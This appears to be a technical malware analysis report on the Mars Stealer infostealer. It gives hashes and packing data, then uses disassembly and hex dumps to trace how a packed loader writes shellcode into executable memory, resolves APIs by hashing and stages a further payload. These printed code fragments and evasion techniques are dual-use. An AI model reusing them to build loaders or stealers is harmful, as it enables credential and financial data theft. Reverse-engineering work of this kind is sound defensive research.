Mars Stealer

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

Introduction

Mars Stealer is a powerful malware offered in Russian hacker forums. Through analysis, it has been determined that Mars Stealer is a redesigned version of the Oski malware, which was halted in mid-2020. The most common distribution methods include spam emails, compressed files, or download links.


This malicious software gains Access to the infected computer’s:

- Desktop messaging clients,
- Access to computer documents,
- Access to application information,
- Access to credit card information saved in web browsers
- Access to autofill information saved in web browsers,
- Access to cookie information saved in web browsers.

FILE.exe Analysis

Name	FILE.exe
MD5	408d861f944cff1156ac2b05fae586ab
SHA256	7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67
File Type	PE32 / EXE

Static Analysis




Tip: PE32
Toplam: 6.80614
85%
Durum: paketlenmiş
Ofset: 00000000
Boyut: 00042200

Bölge

İsim	Ofset	Boyut	Entropy	Durum
PE Header	00000000	00000400	2.47030	paketlenmemiş
Seçim(0)['.text']	00000400	0002c200	7.49686	paketlenmiş
Seçim(1)['.data']	0002c600	00002200	2.76230	paketlenmemiş
Seçim(2)['.rsrc']	0002e800	00011600	4.49495	paketlenmemiş
Seçim(3)['.reloc']	0003fe00	00002400	3.64950	paketlenmemiş

Figure 1-Packaging Status

When examining file.exe, it was observed that the .text section is packed.




```
.text:0040657D
.text:0040657D loc_40657D:
.text:0040657D call    ds:GetOEMCP      ; Indirect Call Near Procedure
.text:00406583 call    ds:GetTickCount ; Indirect Call Near Procedure
.text:00406589 push    esi              ; KillOnExit
.text:0040658A call    ds:DebugSetProcessKillOnExit ; Indirect Call Near Procedure
.text:00406590 cmp     ebx, edi         ; Compare Two Operands
.text:00406592 jle     short loc_40659E ; Jump if Less or Equal (ZF=1 | SF!=OF)
```

Figure 2-Analysis With IDA

During the static analysis, it was observed that the malware uses APIs and functions with empty parameters to obfuscate its analysis.


Dynamic Analysis



```
.text:00406330
.text:00406330 loc_406330:
.text:00406330 add     dwSize, 1134Bh   ; Add
.text:0040633A push    dwSize           ; uBytes
.text:00406340 push    esi              ; uFlags
.text:00406341 call    ds:LocalAlloc    ; Indirect Call Near Procedure
```

Figure 3- Heap Memory Allocation


It was observed that the malware allocates memory in the heap for its use.



```
00406372    8D45 E4          lea eax,dword ptr ss:[ebp-1C]
00406375    50               push eax
00406376    6A 40            push 40
00406378    FF35 E0FF4D00    push dword ptr ds:[4DFFE0]
0040637E    FF35 34EF4D00    push dword ptr ds:[4DEF34]
00406384    FF15 B8104000    call dword ptr ds:[<&VirtualProtect>]
```

Figurel 4-Area Permissions


The malware was observed to use the VirtualProtect API to change the protection attributes of the allocated memory region. The flNewProtect parameter is set to 40, which ensures that the new permissions for the allocated region are "PAGE_EXECUTE_READWRITE". This permission allows the allocated region to be readable, writable, and executable.



```
.text:00417550 dd 0A7701DABh, 0BCCC1671h, 68CF9C30h, 0BA58B2F3h, 291E1D6Ah, 0D301733Eh
.text:00417550 dd 0F38E4F54h, 3A1907C2h, 0CECC1D52h, 4900EAF9h, 54FDA3CCh, 80723432h
.text:00417550 dd 595AF967h, 0EAB0A39Fh, 8BA7933Bh, 7F69B8E0h, 16BD58D0h, 951A77D3h, 97343501h
.text:00417550 dd 0A1C2D614h, 772E8CDDh, 45B2D2AFh, 1B92D28Dh, 20A9360Dh, 822096E0h, 38991B83h
.text:00417550 dd 0A2EE8D6Ch, 62677924h, 65E16743h, 0EE772C8Ch, 0F56C128Eh, 18BA8605h
.text:00417550 dd 0A74C1FCFh, 8EABF96Ch, 0E3A1189Fh, 0D783E2A7h, 0D2C00B34h, 41E1C28Fh
.text:00417550 dd 0BF0CBA67h, 30874D7h, 0AB3D35A5h, 0AB47054h, 0C6B4D362h, 0D9486A8Ch
.text:00417550 dd 82F4D95Eh, 3403F184h, 878FC272h, 76687A39h, 1E0AA77Ch, 94ECDE1h, 31C64940h
.text:00417550 dd 821C1DF0h, 3FC6B8B3h, 807E8615h, 30608893h, 0F413A67Dh, 7353AAD8h, 0F65AF6A9h
```

Figure 5-Memory Image Of Packed Data


During runtime, it was observed that there is a packed file inside the file.exe. It was observed that the values of this file are assigned to the sum of the eax register, which holds the starting address of the allocated space in memory, and the edi register, which has a zero value.



```
.text:004063F0
.text:004063F0 loc_4063F0:
.text:004063F0 inc     edi             ; Increment by 1
.text:004063F1 cmp     edi, dwSize     ; Compare Two Operands
.text:004063F7 jb      short loc_4063B4 ; Jump if Below (CF=1)
```

Figure 6-Completion Control Of Shellcode Writing Process

The edi register is continuously incremented, and all values are sequentially written to the allocated memory region.




```
004063B2   76 45                       jbe 7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.4063F9
004063B4   813D E0FF4D00 A80000(       cmp dword ptr ds:[4DFFE0],A8
004063BE   A1 E4FF4D00                 mov eax,dword ptr ds:[4DFFE4]
004063C3   8A8438 4B130100             mov al,byte ptr ds:[eax+edi+1134B]
004063CA   8B0D 34EF4D00               mov ecx,dword ptr ds:[4DEF34]
004063D0   880439                      mov byte ptr ds:[ecx+edi],al        ecx+edi*1]:L"NUMBER_OF_PROCESSORS=4"
004063D3   75 1B                       jne 7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.4063F0
004063D5   56                          push esi
004063D6   56                          push esi
004063D7   FF15 18104000               call dword ptr ds:[<&SetComputerNameExA>]
004063DD   56                          push esi
004063DE   56                          push esi
004063DF   FF15 38104000               call dword ptr ds:[<&CreateDirectoryW>]
004063E5   56                          push esi
004063E6   8D45 EC                     lea eax,dword ptr ss:[ebp-14]
004063E9   50                          push eax
004063EA   FF15 60104000               call dword ptr ds:[<&InterlockedExchange>]
004063F0   47                          inc edi
004063F1   3B3D E0FF4D00               cmp edi,dword ptr ds:[4DFFE0]
004063F7   72 BB                       jb 7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.4063B4
004063F9   33FF                        xor edi,edi

dword ptr [7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.004DFFE0]=000146C0
A8 '¨'

.text:004063B4 7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.exe:$63B4 #57B4
```

```
Adres     Hex                                              ASCII
008D0D70  AB 1D 70 A7 71 16 CC BC 30 9C CF 68 F3 B2 58 BA  «.p§q.Ì¼0.Ïhó²X°
008D0D80  6A 1D 1E 29 3E 73 01 D3 54 4F 8E F3 4E 00 55 00  j..)>s.ÓTO.óN.U.
008D0D90  4D 00 42 00 45 00 52 00 5F 00 4F 00 46 00 5F 00  M.B.E.R._.O.F._.
008D0DA0  50 00 52 00 4F 00 43 00 45 00 53 00 53 00 4F 00  P.R.O.C.E.S.S.O.
008D0DB0  52 00 53 00 3D 00 34 00 00 00 4F 00 6E 00 65 00  R.S.=.4...O.n.e.
```

Figure 7-Shellcode Writing Process


A cmp operation with dwSize is applied to the edi register, which checks whether the writing process to the allocated region is completed.



```
.text:00406603 mov     eax, lpAddress
.text:00406608 mov     dword_4DF574, eax
.text:0040660D call    eax ; lpAddress ; Indirect Call Near Procedure
```

Figure 8-Last Call Of file.exe

When examining the last call of file.exe, it was observed that an address is assigned to the eax register.



```
Adres     Hex                                              ASCII
008D48BC  E8 01 00 00 00 C3 55 8B EC 8D 45 C4 83 EC 3C 50  è....ÃU.ì.EÄ.ì<P
008D48CC  E8 0D 00 00 00 8D 45 C4 50 E8 88 07 00 00 59 59  è.....EÄPè....YY
008D48DC  C9 C3 55 8B EC 83 EC 38 53 56 57 8B 45 08 C6 00  ÉÃU.ì.ì8SVW.E.Æ.
008D48EC  00 83 65 FC 00 E8 00 00 00 00 58 89 45 F0 81 45  ..eü.è....X.Eð.E
008D48FC  F0 CB 07 00 00 8B 45 08 8B 4D F0 89 48 04 8B 45  ðË....E..Mð.H..E
008D490C  F0 83 C0 3D 8B 4D 08 89 41 08 68 86 57 0D 00 68  ð.À=.M..A.h.W..h
008D491C  88 4E 0D 00 E8 1A 00 00 00 89 45 F8 68 FA 8B 34  .N..è.....Eøhú.4
008D492C  00 68 88 4E 0D 00 E8 08 00 00 00 89 45 CC E9 B5  .h.N..è.....EÌéµ
008D493C  00 00 00 55 8B EC 53 56 57 51 64 FF 35 30 00 00  ...U.ìSVWQdÿ50..
008D494C  00 58 8B 40 0C 8B 48 0C 8B 11 8B 41 30 6A 02 8B  .X.@..H....A0j..
008D495C  7D 08 57 50 E8 5B 00 00 00 85 C0 74 04 8B CA EB  }.WPè[....Àt..Êë
008D496C  E7 8B 41 18 50 8B 58 3C 03 C3 8B 58 78 58 50 03  ç.A.P.X<.Ã.XxXP.
008D497C  D8 8B 4B 1C 8B 53 20 8B 5B 24 03 C8 03 D0 03 D8  Ø.K..S .[$.È.Ð.Ø
008D498C  8B 32 58 50 03 F0 6A 01 FF 75 0C 56 E8 23 00 00  .2XP.ðj.ÿu.Vè#..
008D499C  00 85 C0 74 08 83 C2 04 83 C3 02 EB E3 58 33 D2  ..Àt..Â..Ã.ëãX3Ò
008D49AC  66 8B 13 C1 E2 02 03 CA 03 01 59 5F 5E 5B 8B E5  f..Áâ..Ê..Y_^[.å
008D49BC  5D C2 08 00 55 8B EC 51 53 52 33 C9 33 DB 33 D2  ]Â..U.ìQSR3É3Û3Ò
008D49CC  8B 45 08 8A 10 80 CA 60 03 DA D1 E3 03 45 10 8A  .E....Ê`.ÚÑã.E..
```

Figure 9-Start Of Shellcode

When examining the address pointed to by the call instruction, it was understood that this region is shellcode.


Stage 2 Analysis

Name	-
MD5	51e37eec37e24227a3bf1aa216fa7b45
SHA256	da8f2c8de3d8a11071dda6264d7827eaa536623b0242573af75f5ac96e085fc5
File Type	Binary

OVERVIEW

The shellcode first utilizes the API Hashing technique to obtain certain APIs. It then performs Dynamic Resolution using the acquired APIs. Afterward, it allocates a region in memory and grants it with read, write, and execute permissions. Within this allocated region, it writes the malicious software to be used in Stage 3.


Dynamic Analysis



```
008D49C0    55        push ebp
008D49C1    8BEC      mov ebp,esp
008D49C3    51        push ecx
008D49C4    53        push ebx
008D49C5    52        push edx
008D49C6    33C9      xor ecx,ecx
008D49C8    33DB      xor ebx,ebx
008D49CA    33D2      xor edx,edx
008D49CC    8B45 08   mov eax,dword ptr ss:[ebp+8]      [ebp+8]:"AddLocalAlternateComputerNameA"
008D49CF    8A10      mov dl,byte ptr ds:[eax]          eax:"AddLocalAlternateComputerNameA"
008D49D1    80CA 60   or dl,60
008D49D4    03DA      add ebx,edx
008D49D6    D1E3      shl ebx,1
008D49D8    0345 10   add eax,dword ptr ss:[ebp+10]
008D49DB    8A08      mov cl,byte ptr ds:[eax]          eax:"AddLocalAlternateComputerNameA"
008D49DD    84C9      test cl,cl
008D49DF    E0 EE     loopne 8D49CF
008D49E1    33C0      xor eax,eax                       eax:"AddLocalAlternateComputerNameA"
008D49E3    8B4D 0C   mov ecx,dword ptr ss:[ebp+C]
008D49E6    3BD9      cmp ebx,ecx
008D49E8    74 01     je 8D49EB
008D49EA    40        inc eax                           eax:"AddLocalAlternateComputerNameA"
008D49EB    5A        pop edx
008D49EC    5B        pop ebx
008D49ED    59        pop ecx
008D49EE    8BE5      mov esp,ebp
008D49F0    5D        pop ebp
008D49F1    C2 0C00   ret C
```

Figure 10-API Hashing

A malicious software attempts to resolve the API addresses it wants to target using the API Hashing technique. This technique has been observed to resolve addresses such as LoadLibraryA, GetProcAddress, GlobalAlloc, Sleep, Module32First, CloseHandle and CreateToolhelp32Snapshot.




```
008D4A56   8D45 D0            lea eax,dword ptr ss:[ebp-30]
008D4A59   50                 push eax                                      Kernel32.dll
008D4A5A   8B45 08            mov eax,dword ptr ss:[ebp+8]
008D4A5D   FF50 10            call dword ptr ds:[eax+10]                     LoadLibraryA
008D4A60   8945 F4            mov dword ptr ss:[ebp-C],eax
008D4A63   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4A66   C74405 D0 476C6F62 mov dword ptr ss:[ebp+eax-30],626F6C47
008D4A6E   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4A71   83C0 04            add eax,4
008D4A74   8945 C8            mov dword ptr ss:[ebp-38],eax
008D4A77   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4A7A   C74405 D0 616C416C mov dword ptr ss:[ebp+eax-30],6C416C61
008D4A82   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4A85   83C0 04            add eax,4
008D4A88   8945 C8            mov dword ptr ss:[ebp-38],eax
008D4A8B   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4A8E   C74405 D0 6C6F6300 mov dword ptr ss:[ebp+eax-30],636F6C
008D4A96   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4A99   83C0 04            add eax,4
008D4A9C   8945 C8            mov dword ptr ss:[ebp-38],eax
008D4A9F   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AA2   C64405 D0 00       mov byte ptr ss:[ebp+eax-30],0
008D4AA7   8365 C8 00         and dword ptr ss:[ebp-38],0
008D4AAB   8D45 D0            lea eax,dword ptr ss:[ebp-30]
008D4AAE   50                 push eax                                      GlobalAlloc
008D4AAF   FF75 F4            push dword ptr ss:[ebp-C]
008D4AB2   8B45 08            mov eax,dword ptr ss:[ebp+8]
008D4AB5   FF50 14            call dword ptr ds:[eax+14]                     GetProcAddress
008D4AB8   8B4D 08            mov ecx,dword ptr ss:[ebp+8]
008D4ABB   8941 18            mov dword ptr ds:[ecx+18],eax
008D4ABE   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AC1   C74405 D0 4765744C mov dword ptr ss:[ebp+eax-30],4C746547
008D4AC9   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4ACC   83C0 04            add eax,4
008D4ACF   8945 C8            mov dword ptr ss:[ebp-38],eax
008D4AD2   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AD5   C74405 D0 61737445 mov dword ptr ss:[ebp+eax-30],45747361
008D4ADD   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AE0   83C0 04            add eax,4
008D4AE3   8945 C8            mov dword ptr ss:[ebp-38],eax
008D4AE6   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AE9   C74405 D0 72726F72 mov dword ptr ss:[ebp+eax-30],726F7272
008D4AF1   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AF4   83C0 04            add eax,4
008D4AF7   8945 C8            mov dword ptr ss:[ebp-38],eax
008D4AFA   8B45 C8            mov eax,dword ptr ss:[ebp-38]
008D4AFD   C64405 D0 00       mov byte ptr ss:[ebp+eax-30],0
008D4B02   8365 C8 00         and dword ptr ss:[ebp-38],0
008D4B06   8D45 D0            lea eax,dword ptr ss:[ebp-30]
008D4B09   50                 push eax                                      GetLastError
008D4B0A   FF75 F4            push dword ptr ss:[ebp-C]
008D4B0D   8B45 08            mov eax,dword ptr ss:[ebp+8]
008D4B10   FF50 14            call dword ptr ds:[eax+14]                     GetProccAddress
```

Figure 11-Dynamic Api Resolution

It was observed that **API Resolving** is performed with the APIs obtained from API Hashing.

GlobalAlloc	CreateToolHelp32Snapshot
GetLastError	Module32First
VirtualAlloc	CloseHandle


Table 1-Dynamically Resolved API's



```
0251023B   6A 04          push 4
0251023D   68 00100000    push 1000
02510242   8B85 58FFFFFF  mov eax,dword ptr ss:[ebp-A8]
02510248   FF70 06        push dword ptr ds:[eax+6]
0251024B   6A 00          push 0
0251024D   FF55 B4        call dword ptr ss:[ebp-4C]        VirtualAlloc
```

Figure 12-Memory Allocation for Writing Operation


As the shellcode was further analyzed, it was observed that another space was allocated in memory.



```
Adres     Hex                                               ASCII
02530000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
02530010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
02530020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02530030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
02530040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02530050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02530060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02530070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02530080  BC 41 2F DF F8 20 41 8C F8 20 41 8C F8 20 41 8C  ¼A/ßø A.ø A.ø A.
02530090  97 56 DF 8C FB 20 41 8C F1 58 C2 8C FB 20 41 8C  .Vß.û A.ñXÂ.û A.
025300A0  F1 58 D2 8C FA 20 41 8C 78 59 40 8D FB 20 41 8C  ñXÒ.ú A.xY@.û A.
025300B0  F8 20 40 8C FF 20 41 8C 97 56 EE 8C F5 20 41 8C  ø @.ÿ A..Vî.õ A.
025300C0  97 56 DC 8C F9 20 41 8C 52 69 63 68 F8 20 41 8C  .VÜ.ù A.Richø A.
025300D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025300E0  50 45 00 00 4C 01 04 00 3D F7 36 65 00 00 00 00  PE..L...=÷6e....
